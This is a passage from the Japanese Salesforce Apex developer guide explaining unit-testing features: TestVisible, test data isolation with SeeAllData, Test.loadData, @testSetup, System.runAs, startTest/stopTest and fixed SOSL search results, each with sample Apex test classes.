テストメソッドは、このメソッドがテストするクラスとは別に、テストクラスで定義されます。このことにより、テストメソッドから非公開クラスメンバー変数へのアクセスが必要な場合、または非公開メソッドをコールする場合に問題が生じる可能性があります。これらは非公開であるため、テストクラスからは参照できません。自分のクラスのコードを変更して、非公開クラスメンバーを利用できるようにする公開メソッドを公開するか、または、単に、これらの非公開クラスメンバーに `TestVisible` を使用してアノテーションを付加することができます。非公開または保護メンバーにこのアノテーションを付加すると、テストメソッドから、および、テストコンテキストで実行されているコードのみからこれらのメンバーにアクセスできます。

次の例に、非公開メンバー変数、コンストラクタがある非公開内部クラス、非公開メソッド、および非公開カスタム例外での `TestVisible` の使用法を示します。`TestVisible` アノテーションが付加されているため、これらはすべてテストクラスでアクセスできます。クラスに続いて、テストメソッドを含むテストクラスを示します。

```
public class VisibleSampleClass {

    // Private member variables

    @TestVisible private Integer recordNumber = 0;

    @TestVisible private String areaCode = '(415)';

    // Public member variable

    public Integer maxRecords = 1000;


    // Private inner class
```

```
@TestVisible class Employee {
    String fullName;
    String phone;

    // Constructor
    @TestVisible Employee(String s, String ph) {
        fullName = s;
        phone = ph;
    }
}

// Private method
@TestVisible private String privateMethod(Employee e) {
    System.debug('I am private.');
    recordNumber++;
    String phone = areaCode + ' ' + e.phone;
    String s = e.fullName + '\'s phone number is ' + phone;
    System.debug(s);
    return s;
}

// Public method
public void publicMethod() {
    maxRecords++;
    System.debug('I am public.');
}
```

```
    // Private custom exception class
    @TestVisible private class MyException extends Exception {}
}
```

```
// Test class for VisibleSampleClass
@isTest
private class VisibleSampleClassTest {


    // This test method can access private members of another class
    // that are annotated with @TestVisible.
    static testmethod void test1() {
        VisibleSampleClass sample = new VisibleSampleClass ();


        // Access private data members and update their values
        sample.recordNumber = 100;
        sample.areaCode = '(510)';


        // Access private inner class
        VisibleSampleClass.Employee emp =
            new VisibleSampleClass.Employee('Joe Smith', '555-1212');


        // Call private method
        String s = sample.privateMethod(emp);


        // Verify result
        System.assert(
            s.contains('(510)') &&
            s.contains('Joe Smith') &&
```

```
            s.contains('555-1212'));
    }

    // This test method can throw private exception defined in another class
    static testmethod void test2() {
        // Throw private exception.
        try {
            throw new VisibleSampleClass.MyException('Thrown from a test.');
        } catch(VisibleSampleClass.MyException e) {
            // Handle exception
        }
    }

    static testmethod void test3() {
        // Access public method.
        // No @TestVisible is used.
        VisibleSampleClass sample = new VisibleSampleClass ();
        sample.publicMethod();
    }

}
```

この TestVisible アノテーションは、テストコードと非テストコードが混在する既存のクラスの Salesforce API バージョンをアップグレードする場合にも便利です。API バージョン 28.0 以降ではテストメソッドが非テストクラスで使用できなくなるため、クラスの API バージョンをアップグレードする場合に、古いクラスから新しいクラス (isTest アノテーションが付加されたクラス) にテストメソッドを移動する必要があります。元のクラスの非公開メソッドまたはメンバー変数にアクセスするときに、表示に関する問題が生じる場合があります。この場合は、これらの非公開メンバーに TestVisible アノテーションを付加します。

テストデータについて

Apex テストデータは一時的なデータで、データベースにはコミットされません。

つまり、テストメソッドの実行完了後、テストによって挿入されたデータはデータベースには保持されません。そのため、テストの完了時にテストデータを削除する必要はありません。同様に、更新、削除などの既存のレコードへのすべての変更も保持されません。テストデータのこの一時的な動作により、テストデータのクリーンアップを実行する必要がないため、データの管理が簡単になります。同時に、テストが組織のデータにアクセスする場合、これにより、既存のレコードへの意図しない削除や変更を回避できます。

デフォルトでは、既存の組織データは、特定の設定オブジェクトを除き、テストメソッドからは参照できません。可能な限り、テストメソッド用のテストデータを作成する必要があります。ただし、Salesforce API バージョン 23.0 以前で保存されたテストコードは、組織のすべてのデータにアクセスできます。テストのデータ表示は、次のセクションで詳細に説明します。

単体テストの組織データとテストデータの分離

Salesforce API バージョン 24.0 以降で保存された Apex コードより、テストメソッドはデフォルトで、標準オブジェクト、カスタムオブジェクト、およびカスタム設定データなどの組織の既存のデータにアクセスできません。アクセスできるのは、テストメソッドが作成したデータのみです。ただし、組織またはメタデータオブジェクトの管理に使用する次のオブジェクトは、そのままテストでアクセスできます。

- User
- Profile
- Organization
- AsyncApexJob
- CronTrigger
- RecordType
- ApexClass
- ApexTrigger
- ApexComponent
- ApexPage

可能な場合は常に、テストごとにテストデータを作成する必要があります。この制限は、`IsTest(SeeAllData=true)` アノテーションで、テストクラスまたはテストメソッドにアノテーションを付加することによって無効にできます。

Salesforce API バージョン 23.0 以前を使用して保存されたテストコードは、引き続き、組織のすべてのデータにアクセスすることができ、そのデータアクセス権は変わりません。

データアクセスに関する考慮事項

- Salesforce API バージョン 24.0 以降を使用して保存された新しいテストメソッドが、バージョン 23.0 以前を使用して保存された別のクラスのメソッドをコールする場合、コール元のデータアクセス制限がコールされるメソッドに適用されます。つまり、コールされるメソッドは、以前のバージョンで保存されていても、コール元にアクセス権がないため組織データにアクセスできません。
- Salesforce API バージョン 23.0 以前を使用して保存された Apex コードに追加されたとき、`IsTest(SeeAllData=true)` アノテーションは無効です。
- テストデータへのこのアクセス制限は、テストコンテキストで実行されるすべてのコードに適用されます。たとえば、テストメソッドによりトリガが実行されても、テストが組織データにアクセスできない場合は、トリガも実行できません。

- テストで Visualforce 要求を行う場合、実行中のテストはテストのコンテキストに留まりますが、別のスレッドで実行するため、テストデータの分離が行われません。この場合、Visualforce 要求を開始した後で、組織内のすべてのデータにアクセスできるようになります。ただし、Visualforce 要求が JavaScript Remoting コールなどのコールバックを実行する場合、コールバックで挿入されたデータはテストからは認識できません。
- Salesforce API バージョン 27.0 以前を使用して保存された Apex の場合、VLOOKUP 入力規則は、Apex テストを実行することでこの入力規則が実行されると、常に、テストデータだけでなく組織のデータを参照するように機能します。バージョン 28.0 以降、VLOOKUP 入力規則は、テストクラスまたはメソッドに `IsTest(SeeAllData=true)` のアノテーションが付加されていない限り、実行されている Apex テストから組織データにアクセスすることはできなくなり、テストが作成したデータのみを参照するようになりました。
- 特定の制限により、テストメソッドから特定のデータ型を作成できない場合があります。この制限の例として、次のようなものがあります。
  - 標準オブジェクトの中には、作成できないものがあります。これらのオブジェクトについての詳細は、*『Salesforce および Force.com のオブジェクトリファレンス』* を参照してください。
  - 一意制約のある項目を含む一部の sObject では、重複する sObject レコードを挿入するとエラーになります。たとえば、同じ名前の複数の CollaborationGroup sObject を挿入すると、CollaborationGroup レコードには一意の名前が必要なためエラーになります。これは、テストで `IsTest(SeeAllData=true)` のアノテーションが付加されているかどうかに関わらず発生します。
  - Chatter の追跡変更のように、関連レコードがデータベースにコミットされた後にのみ作成されるレコードがあります。Chatter フィードのレコードの追跡変更 (FeedTrackedChange レコード) は、テストメソッドが関連レコードを変更すると、使用できません。FeedTrackedChange レコードでは、作成される前に、関連付けられている親レコードへの変更がデータベースにコミットされている必要があります。テストメソッドではデータをコミットしないため、FeedTrackedChange レコードの作成はできません。同様に、項目履歴管理レコード (AccountHistory など) は、他の sObject レコード (Account など) を最初にコミットする必要があるため、テストメソッドでは作成できません。

isTest(SeeAllData=true) アノテーションの使用

`IsTest(SeeAllData=true)` を使用して、テストクラスまたはテストメソッドにアノテーションを付加して、組織のレコードへのデータアクセス権を開放します。

この例では、`isTest(SeeAllData=true)` アノテーションを使用してテストクラスを定義する方法を示します。このクラスのすべてのテストメソッドは組織のすべてのデータにアクセスできます。

```
// All test methods in this class can access all data.

@isTest(SeeAllData=true)

public class TestDataAccessClass {



    // This test accesses an existing account.

    // It also creates and accesses a new test account.
```

```
    static testmethod void myTestMethod1() {
        // Query an existing account in the organization.
        Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1];
        System.assert(a != null);

        // Create a test account based on the queried account.
        Account testAccount = a.clone();
        testAccount.Name = 'Acme Test';
        insert testAccount;

        // Query the test account that was inserted.
        Account testAccount2 = [SELECT Id, Name FROM Account
                                WHERE Name='Acme Test' LIMIT 1];
        System.assert(testAccount2 != null);
    }

    // Like the previous method, this test method can also access all data
    // because the containing class is annotated with @isTest(SeeAllData=true).
    @isTest static void myTestMethod2() {
        // Can access all data in the organization.
    }

}
```

この 2 番目の例では、テストメソッドに `isTest(SeeAllData=true)` アノテーションを適用する方法を示します。このクラスはテストメソッドに含まれているけれども、このアノテーションを使用して定義されていないため、テストメソッドがすべてのデータにアクセスできるようにするには、このアノテーションをテストメソッドに適用する必要があります。2 番目のテストメソッドにはこのアノテーションはありません。そのため、テストメソッドでアクセスできるデータはテストメソッドで作成されたデータに加え、組織の管理に使用

するオブジェクトのデータになります。組織の管理に使用するオブジェクトの例としてユーザがあげられます。

```
// This class contains test methods with different data access levels.
@isTest
private class ClassWithDifferentDataAccess {


    // Test method that has access to all data.
    @isTest(SeeAllData=true)
    static void testWithAllDataAccess() {
        // Can query all data in the organization.
    }


    // Test method that has access to only the data it creates
    // and organization setup and metadata objects.
    @isTest static void testWithOwnDataAccess() {
        // This method can still access the User object.
        // This query returns the first user object.
        User u = [SELECT UserName,Email FROM User LIMIT 1];
        System.debug('UserName: ' + u.UserName);
        System.debug('Email: ' + u.Email);


        // Can access the test account that is created here.
        Account a = new Account(Name='Test Account');
        insert a;
        // Access the account that was just created.
        Account insertedAcct = [SELECT Id,Name FROM Account
                                WHERE Name='Test Account'];
        System.assert(insertedAcct != null);
```

```
    }
}
```

IsTest(SeeAllData=true) アノテーションの考慮事項

- テストクラスが `isTest(SeeAllData=true)` アノテーションで定義されている場合、このアノテーションは、テストメソッドが `@isTest` アノテーションと `testmethod` キーワードのどちらを使用して定義されているかにかかわらず、すべてのテストメソッドに適用されます。
- `isTest(SeeAllData=true)` アノテーションは、クラスまたはメソッドレベルで適用される場合にデータにアクセスできるようにするために使用します。ただし、含まれているクラスがすでに `isTest(SeeAllData=true)` アノテーションで定義されている場合、メソッドでの `isTest(SeeAllData=false)` の使用によって、そのメソッドの組織データアクセスが制限されることはありません。この場合、メソッドは組織のすべてのデータにアクセスできます。

テストデータの読み込み

`Test.loadData` メソッドを使用すると、多くのコード行を記述する必要なく、テストメソッドにデータを入力できます。

単に、.csv ファイルにデータを追加し、このファイルの静的リソースを作成して、sObject 型のトークンと静的リソース名をこのファイルに渡すことによりテストメソッド内で `Test.loadData` をコールするだけです。たとえば、取引先レコードおよび *myResource* という静的リソースを使用する場合は、次のコールを作成します。

```
List<sObject> ls = Test.loadData(Account.sObjectType, 'myResource');
```

`Test.loadData` メソッドは、挿入された各レコードに対応する sObject のリストを返します。

このメソッドをコールする前に静的リソースを作成する必要があります。静的リソースは、拡張子が .csv のカンマ区切りファイルです。このファイルにはテストレコードの項目名と値が含まれます。ファイルの最初の行に項目名を含め、2 行目以降に値を含める必要があります。静的リソースについての詳細は、Salesforce オンラインヘルプの「静的リソースの定義」を参照してください。

.csv ファイルの静的リソースを作成したら、その静的リソースに MIME タイプが割り当てられます。次の MIME タイプがサポートされています。

- text/csv
- application/vnd.ms-excel
- application/octet-stream
- text/plain

Test.loadData の例

サンプル .csv ファイルと静的リソースを作成し、`Test.loadData` をコールしてテストレコードを挿入する手順は、次のとおりです。

1. テストレコードのデータを含む .csv ファイルを作成します。このサンプル .csv ファイルには 3 つの取引先レコードが含まれています。このサンプルの内容を使用して .csv ファイルを作成できます。

```
Name,Website,Phone,BillingStreet,BillingCity,BillingState,BillingPostalCode,BillingCountry

sForceTest1,http://www.sforcetest1.com,(415) 901-7000,The Landmark @ One Market,San
Francisco,CA,94105,US

sForceTest2,http://www.sforcetest2.com,(415) 901-7000,The Landmark @ One Market Suite
300,San Francisco,CA,94105,US

sForceTest3,http://www.sforcetest3.com,(415) 901-7000,1 Market St,San
Francisco,CA,94105,US
```

2. .csv ファイル用の静的リソースを作成します。
   a. [開発] > [静的リソース] をクリックして、[新規静的リソース] をクリックします。
   b. 静的リソースに *testAccounts* という名前を付けます。
   c. 作成したファイルを選択します。
   d. [保存] をクリックします。
3. テストメソッドで `Test.loadData` をコールしてテスト取引先を入力します。

```
@isTest

private class DataUtil {

    static testmethod void testLoadData() {

        // Load the test accounts from the static resource

        List<sObject> ls = Test.loadData(Account.sObjectType, 'testAccounts');

        // Verify that all 3 test accounts were created

        System.assert(ls.size() == 3);



        // Get first test account

        Account a1 = (Account)ls[0];

        String acctName = a1.Name;

        System.debug(acctName);



        // Perform some testing using the test records

    }
```

```
}
```

テストデータ作成用の共通テストユーティリティクラス

共通テストユーティリティクラスは、テストデータ作成用に再利用可能なコードを含む公開テストクラスです。

公開テストユーティリティクラスは、`isTest` アノテーションを指定して定義されているため、組織のコードサイズ制限は適用されず、テストコンテキストで実行されます。これらのクラスはテストメソッドからコールできますが、テスト以外のコードではコールできません。

公開テストユーティリティクラスのメソッドは、メソッドがテスト以外のクラス内にある場合と同様に定義されます。パラメータを取り、値を返すことができます。このメソッドは他のテストクラスから参照できるように public または global として宣言されます。これらの共通メソッドは Apex クラスのテストメソッドからコールし、テスト実行前にテストデータを設定できます。通常の Apex クラスではテストデータを作成するための公開メソッドを作成できますが、`isTest` アノテーションを指定しない場合は、組織のコードサイズ制限の適用からこのコードを除外することはできません。

次は、テストユーティリティクラスの例です。1つのメソッド `createTestRecords` が含まれています。このメソッドでは、作成する取引先数および取引先あたりの取引先責任者数を受け入れます。次の例では、データを作成するためにこのメソッドをコールするテストメソッドを示します。

```
@isTest

public class TestDataFactory {

    public static void createTestRecords(Integer numAccts, Integer numContactsPerAcct) {

        List<Account> accts = new List<Account>();



        for(Integer i=0;i<numAccts;i++) {

            Account a = new Account(Name='TestAccount' + i);

            accts.add(a);

        }

        insert accts;



        List<Contact> cons = new List<Contact>();

        for (Integer j=0;j<numAccts;j++) {

            Account acct = accts[j];

            // For each account just inserted, add contacts
```

```
            for (Integer k=numContactsPerAcct*j;k<numContactsPerAcct*(j+1);k++) {
                cons.add(new Contact(firstname='Test'+k,
                                     lastname='Test'+k,
                                     AccountId=acct.Id));
            }
        }
        // Insert all contacts for all accounts
        insert cons;
    }
}
```

このクラスのテストメソッドでは、それぞれ 3 つの取引先責任者を含む 5 つのテスト取引先を作成するテストユーティリティメソッド `createTestRecords` をコールします。

```
@isTest
private class MyTestClass {
    static testmethod void test1() {
        TestDataFactory.createTestRecords(5,3);
        // Run some tests
    }
}
```

テスト設定メソッドの使用

テスト設定メソッド (`@testSetup` アノテーションが付加されたメソッド) を使用して、テストレコードを 1 回作成し、テストクラスの各テストメソッドでそれらのレコードにアクセスできます。テスト設定メソッドを使用すると、すべてのテストメソッドに対する参照または前提データや、すべてのテストメソッドの操作対象となる共通のレコードセットを作成する必要がある場合に時間を節約できます。

テスト設定メソッドによりテスト実行時間を短縮できます。特に多くのレコードを処理する場合に効果があります。また、共通のテストデータを容易かつ効率的に作成できます。クラスに対して 1 回レコードを設定すれば、テストメソッドごとにレコードを再作成する必要はありません。また、テスト設定中に作成されたレコードのロールバックは、クラス全体の実行終了時に行われるため、ロールバックされるレコードの数も削減されます。その結果、テストメソッドごとにこうしたレコードを作成してロールバックする場合に比べ、システムリソースの使用効率が向上します。

テストクラスにテスト設定メソッドが含まれる場合、テストフレームワークは、テスト設定メソッドを最初に実行してから、そのクラスの他のテストメソッドを実行します。テスト設定メソッドで作成されたレコードは、テストクラス内のすべてのテストメソッドで使用でき、テストクラス実行終了時にロールバックされます。レコード項目の更新やレコード削除など、テストメソッドがこれらのレコードを変更した場合、その変更は、各テストメソッドの実行終了後にロールバックされます。次に実行されるテストメソッドは、元の変更されていない状態のレコードにアクセスできます。

構文

テスト設定メソッドは、テストクラスで定義され、引数を取らず、値を返しません。テスト設定メソッドの構文は次のとおりです。

```
@testSetup static void methodName() {



}
```

例

次の例では、テストレコードを1回作成してから、複数のテストメソッドでそれらのレコードにアクセスする方法を示します。また、この例では、最初のテストメソッドで加えられた変更がロールバックされて2つ目のテストメソッドでは使用できないことも示します。

```
@isTest

private class CommonTestSetup {



    @testSetup static void setup() {

        // Create common test accounts

        List<Account> testAccts = new List<Account>();

        for(Integer i=0;i<2;i++) {

            testAccts.add(new Account(Name = 'TestAcct'+i));

        }

        insert testAccts;

    }



    @isTest static void testMethod1() {

        // Get the first test account by using a SOQL query
```

```
        Account acct = [SELECT Id FROM Account WHERE Name='TestAcct0' LIMIT 1];
        // Modify first account
        acct.Phone = '555-1212';
        // This update is local to this test method only.
        update acct;

        // Delete second account
        Account acct2 = [SELECT Id FROM Account WHERE Name='TestAcct1' LIMIT 1];
        // This deletion is local to this test method only.
        delete acct2;

        // Perform some testing
    }

    @isTest static void testMethod2() {
        // The changes made by testMethod1() are rolled back and
        // are not visible to this test method.
        // Get the first account by using a SOQL query
        Account acct = [SELECT Phone FROM Account WHERE Name='TestAcct0' LIMIT 1];
        // Verify that test account created by test setup method is unaltered.
        System.assertEquals(null, acct.Phone);

        // Get the second account by using a SOQL query
        Account acct2 = [SELECT Id FROM Account WHERE Name='TestAcct1' LIMIT 1];
        // Verify test account created by test setup method is unaltered.
        System.assertNotEquals(null, acct2);
```

```
        // Perform some testing

    }


}
```

テスト設定メソッドの考慮事項

- テスト設定メソッドは、テストクラスのデフォルトのデータ分離モードでのみサポートされます。テストクラスまたはテストメソッドが `@isTest(SeeAllData=true)` アノテーションを使用することで組織データにアクセスできる場合、そのクラスではテスト設定メソッドはサポートされません。テストのためのデータ分離を使用できるのは API バージョン 24.0 以降であるため、テスト設定メソッドを使用できるのもこれらのバージョンのみです。
- 1 つのテストクラスで複数のテスト設定メソッドを使用できますが、テストフレームワークでそれらが実行される順序は保証されません。
- テスト設定メソッドの実行中に致命的なエラーが発生した場合 (DML 操作またはアサーションの失敗によって発生した例外など)、テストクラス全体が失敗し、クラス内でそれ以降のテストは実行されません。
- テスト設定メソッドが、別のクラスの非テストメソッドをコールする場合、その非テストメソッドのコードカバー率は計算されません。

単体テストメソッドの実行

単体テストは次を対象に実行できます。

- 特定のクラス
- クラスのサブセット
- 組織内のすべての単体テスト


テストを実行するには、次のいずれかを使用します。

- Salesforce ユーザインターフェース
- Force.com IDE
- Force.com 開発者コンソール
- API

Salesforce ユーザインターフェース (開発者コンソールなど) から開始するすべての Apex テストを非同期で並列実行します。Apex テストクラスは、実行のための Apex ジョブキューに置かれます。24 時間あたりに実行できるテストクラスの最大数は、500 または組織のテストクラス数 × 10 の大きい方です。Sandbox 組織および Developer Edition 組織ではこの制限が緩和されており、500 または組織のテストクラス数 × 20 の大きい方です。

Salesforce ユーザインターフェースによるテストの実行

Apex テスト実行ページで単体テストを実行できます。このページで開始したテストは非同期的に実行するため、テストクラスの実行が完了するのを待つ必要はありません。Apex テスト実行ページは、テストが完了すると、テストの状況を更新して結果を表示します。



Apex テスト実行ページを使用する手順は、次のとおりです。

1. [設定] で、[開発] > [Apex テスト実行] をクリックします。
2. [テストを選択...] をクリックします。

   メモ: 管理パッケージからインストールされた Apex クラスがある場合、最初に [Apex クラス] ページの [すべてのクラスをコンパイル] をクリックしてこれらのクラスをコンパイルして、リストに表示されるようにする必要があります。Salesforce ヘルプの 「Apex クラスの管理」を参照してください。

3. 実行するテストを選択します。テストのリストには、テストメソッドが含まれるクラスのみが表示されます。
   - インストール済み管理パッケージからテストを選択するには、管理パッケージの対応する名前空間をドロップダウンリストから選択します。リストには、選択した名前空間の管理パッケージのクラスのみ表示されます。
   - 組織にローカルに存在するテストを選択するには、ドロップダウンリストから [私の名前空間] を選択します。管理パッケージからインストールされたクラスを除くローカルクラスのみリストに表示されます。
   - テストを選択するには、ドロップダウンリストから [すべての名前空間] を選択します。管理パッケージからインストールされたかどうかに関わらず、組織内のすべてのクラスが表示されます。

   メモ: テストが現在実行中のクラスは、リストに表示されません。

4. [実行] をクリックします

Apex テスト実行ページを使用してテストを実行した後、開発者コンソールでコードカバー率の詳細を確認できます。

[設定] から、[開発] > [Apex テスト実行] > [テスト履歴を表示] をクリックし、自分で実行したテストだけでなく、組織のすべてのテスト結果を表示します。テスト結果は、クリアされない限り実行終了後 30 日間残ります。

Force.com IDE を使用したテストの実行

また、Force.com IDE を使用してテストを実行することもできます (https://developer.salesforce.com/page/Apex_Toolkit_for_Eclipse を参照)。

Force.com 開発者コンソールを使用したテストの実行

開発者コンソールを使用すると、特定のテストクラスでテストを実行するテスト実行や、すべてのテストを実行するテスト実行を作成できます。開発者コンソールではバックグラウンドで非同期にテストを実行することで、テスト実行中に開発者コンソールの他の領域で作業することができます。テスト実行が完了したら、開発者コンソールでテスト結果を確認することができます。また、テストでカバーされたクラスのコードカバー率全体を確認することができます。

あなたの名前>[開発者コンソール] から Salesforce アプリケーションで開発者コンソールを開くことができます。詳細は、Salesforce オンラインヘルプのドキュメント「開発者コンソール」を確認してください。

API を使用したテストの実行

`runTests()` コールを SOAP API から使用して、テストを同期して実行できます。

```
RunTestsResult[] runTests(RunTestsRequest ri)
```

このコールでは、すべてのクラスのすべてのテスト、特定の名前空間のすべてのテスト、または特定の名前空間のクラスのサブセットにあるすべてのテストを、RunTestsRequest オブジェクトに指定されているとおりに実行できます。次の値が返されます。

- 実行されたテストの合計数
- コードカバー率の統計 (下記で説明)
- 失敗したテストごとのエラー情報
- 成功したテストごとの情報
- テストの実行に要した時間

`runTests()` の詳細については、WSDL を参照してください。これは、`https://`***`your_salesforce_server`***`/services/wsdl/apex` にあります。 ***`your_salesforce_server`*** は、`na1.salesforce.com` など、組織が置かれているサーバに相当します。

Salesforce 本番組織の管理者は Salesforce ユーザインターフェースを使用して Apex コードに変更を加えることはできませんが、既存項目への固有の制約の追加など、何らかの変更を行った後に、既存の単体テストが確実に実行されて完了されるように、`runTests()` を使用することは重要です。Salesforce 本番組織で Apex コードを変更するには `compileAndTest` SOAP API コールを使用する必要があります。詳細は、「Apex のリリース」 (ページ 706)を参照してください。

`runTests()` の詳細は、「Apex の SOAP API および SOAP ヘッダー」 (ページ 2594)を参照してください。

Tooling REST API を使用してテストを実行することもできます。/runTestsAsynchronous/ および /runTestsSynchronous/ エンドポイントを使用して、テストを非同期にまたは同期して実行します。使用方法について詳細は、『Force.com Tooling API Developer's Guide』の「Use Tooling API with REST」を参照してください。

関連トピック:

- テストとコードカバー率

runAs メソッドの使用

一般に、Apexコードはすべてシステムモードで実行され、現在のユーザの権限やレコード共有は考慮されません。ユーザのレコード共有を強制実行するために、システムメソッド runAs を使用して、コンテキストユーザを既存のユーザまたは新規ユーザに変更するテストメソッドを作成できます。runAs メソッドはユーザ権限または項目レベルの権限を強制実行せず、レコード共有のみを適用します。

テストメソッドのみで runAs を使用できます。元のシステムコンテキストは、すべての runAs テストメソッドが完了した後で再開されます。

runAs メソッドは、ユーザライセンスの制限を無視します。組織に追加ユーザライセンスがない場合でも、runAs で新しいユーザを作成できます。

メモ: runAs の各コールは、プロセスで発行される DML ステートメントの合計数にカウントされます。

次の例では、新しいテストユーザが作成され、コードがそのユーザとして、ユーザのレコード共有アクセス権を使用して実行されます。

```
@isTest

private class TestRunAs {

   public static testMethod void testRunAs() {

      // Setup test data

      // This code runs as the system user

      Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];

      User u = new User(Alias = 'standt', Email='standarduser@testorg.com',

      EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',

      LocaleSidKey='en_US', ProfileId = p.Id,

      TimeZoneSidKey='America/Los_Angeles', UserName='standarduser@testorg.com');



      System.runAs(u) {

         // The following code runs as user 'u'

         System.debug('Current User: ' + UserInfo.getUserName());
```

```
        System.debug('Current Profile: ' + UserInfo.getProfileId());
    }
  }
}
```

複数の `runAs` メソッドをネストできます。次に例を示します。

```
@isTest
private class TestRunAs2 {

  public static testMethod void test2() {

    Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
    User u2 = new User(Alias = 'newUser', Email='newuser@testorg.com',
      EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
      LocaleSidKey='en_US', ProfileId = p.Id,
      TimeZoneSidKey='America/Los_Angeles', UserName='newuser@testorg.com');

    System.runAs(u2) {
      // The following code runs as user u2.
      System.debug('Current User: ' + UserInfo.getUserName());
      System.debug('Current Profile: ' + UserInfo.getProfileId());

      // The following code runs as user u3.
      User u3 = [SELECT Id FROM User WHERE UserName='newuser@testorg.com'];
      System.runAs(u3) {
        System.debug('Current User: ' + UserInfo.getUserName());
        System.debug('Current Profile: ' + UserInfo.getProfileId());
      }
```

```
            // Any additional code here would run as user u2.
        }
    }
}
```

runAs のその他の使用

DML 操作を runAs ブロックで囲むことで、runAs メソッドを使用して混合 DML 操作をテストで実行することもできます。この方法では、設定オブジェクトを他の sObject と一緒に挿入または更新しようとすると返される混合 DML エラーを回避できます。「DML 操作で同時に使用できない sObject」を参照してください。

パッケージバージョンを引数として取る、runAs メソッド(runAs(System.Version))の別のオーバーロードがあります。このメソッドによって、管理パッケージの特定のバージョンのコードが使用されます。runAs メソッドの使用とパッケージバージョンコンテキストの指定についての詳細は、「パッケージバージョンの動作のテスト」(ページ 718)を参照してください。

Limits、startTest、および stopTest の使用

Limits メソッドは、メソッドのコール数やヒープサイズの残りの量など、特定のガバナの具体的な制限を返します。

各メソッドには2つのバージョンがあります。一方のバージョンのメソッドは現在のコンテキストで使用されているリソースの数を返し、もう一方のバージョンは limit という語を使用し、該当するコンテキストに使用できるリソースの合計数を返します。たとえば、getCallouts は現在のコンテキストで処理済みの外部サービスへのコールアウト数を返し、getLimitCallouts は指定されたコンテキストで使用できるコールアウトの合計数を返します。

Limits メソッドのほかに、startTest メソッドと stopTest メソッドを使用して、コードがガバナ制限にどれくらい近づいているかを確認します。

startTest メソッドは、テストコード内のテストが実際に開始するポイントをマークします。各テストメソッドは、このメソッドを1回のみコールできます。このメソッドの前のすべてのコードを、変数の初期化、データ構造の入力などのために使用する必要があります。これにより、テストを実行するために必要なすべてを設定できます。startTest へのコールの後および stopTest の前に実行するコードはすべて、新しいガバナ制限セットが割り当てられます。

startTest メソッドはテストのコンテキストを更新せず、コンテキストをテストに追加します。たとえば、クラスが startTest をコールする前に 98 件の SOQL クエリを作成し、startTest 後の最初の有意なステートメントが DML ステートメントである場合、プログラムはさらに 100 件のクエリを作成できます。ただし、stopTest がコールされると、プログラムは元のコンテキストに戻り、100 件の制限に達するまで追加できる SOQL クエリは 2 件だけになります。

stopTest メソッドは、テストコード内のテストが終了するポイントをマークします。このメソッドは startTest メソッドと組み合わせて使用します。各テストメソッドは、このメソッドを 1 回のみコールできます。stopTest メソッドの後に実行するコードはすべて、startTest がコールされる前に有効だった元の

制限が割り当てられます。startTest メソッドの後に作成されたすべての非同期コールはシステムによって収集されます。stopTest を実行する場合、すべての非同期プロセスが同期して実行されます。

SOSL クエリの単体テストへの追加

テストメソッドが必ず予測されたとおりに動作するように、Apex テストメソッドに追加される Salesforce オブジェクト検索言語(SOSL)クエリは、テストメソッドが実行された場合に検索結果の空のセットを返します。クエリが結果の空のリストを返さないようにする場合は、Test.setFixedSearchResults システムメソッドを使用して、検索で返されるレコード ID のリストを定義できます。テストメソッドの後半で実行される SOSL クエリは、Test.setFixedSearchResults メソッドで指定されたレコード ID のリストを返します。また、テストメソッドは Test.setFixedSearchResults を複数回コールして、さまざまな SOSL クエリのさまざまな結果セットを定義できます。テストメソッドで Test.setFixedSearchResults メソッドをコールしない場合、またはレコード ID のリストを指定しないでこのメソッドをコールする場合、テストメソッドの後半で実行される SOSL クエリは、結果の空のリストを返します。

Test.setFixedSearchResults メソッドで指定されたレコード ID のリストは、WHERE 句または LIMIT 句が適用されない場合に通常 SOSL クエリで返される結果を置き換えます。これらの句が SOSL クエリに存在する場合は、固定された検索結果のリストに適用されます。次に例を示します。

```
@isTest

private class SoslFixedResultsTest1 {



    public static testMethod void testSoslFixedResults() {

       Id [] fixedSearchResults= new Id[1];

       fixedSearchResults[0] = '001x0000003G89h';

       Test.setFixedSearchResults(fixedSearchResults);

       List<List<SObject>> searchList = [FIND 'test'

                                         IN ALL FIELDS RETURNING

                                            Account(id, name WHERE name = 'test' LIMIT
1)];

    }

}
```

ID が 001x0000003G89h である取引先レコードが FIND 句のクエリ文字列('test')に一致しない場合がありますが、レコードは SOSL ステートメントの RETURNING 句に渡されます。ID が 001x0000003G89h のレコードが WHERE 句の検索条件に一致する場合、レコードが返されます。WHERE 句に一致しない場合、レコードは返されません。

ベストプラクティスのテスト

効果的なテストでは、次のことを行います。

- 可能な限り多くのコード行をカバーする。Apex をリリースまたは Force.com AppExchange 用にパッケージ化する前に、次の条件を満たす必要があります。

  重要:

  - Apex コードの少なくとも 75% が単体テストでカバーされており、かつすべてのテストが成功している。

    次の点に注意してください。

    - 本番組織に Apex をリリースするときに、組織の名前空間内の各単体テストがデフォルトで実行されます。
    - `System.debug` へのコールは、Apex コードカバー率の対象とはみなされません。
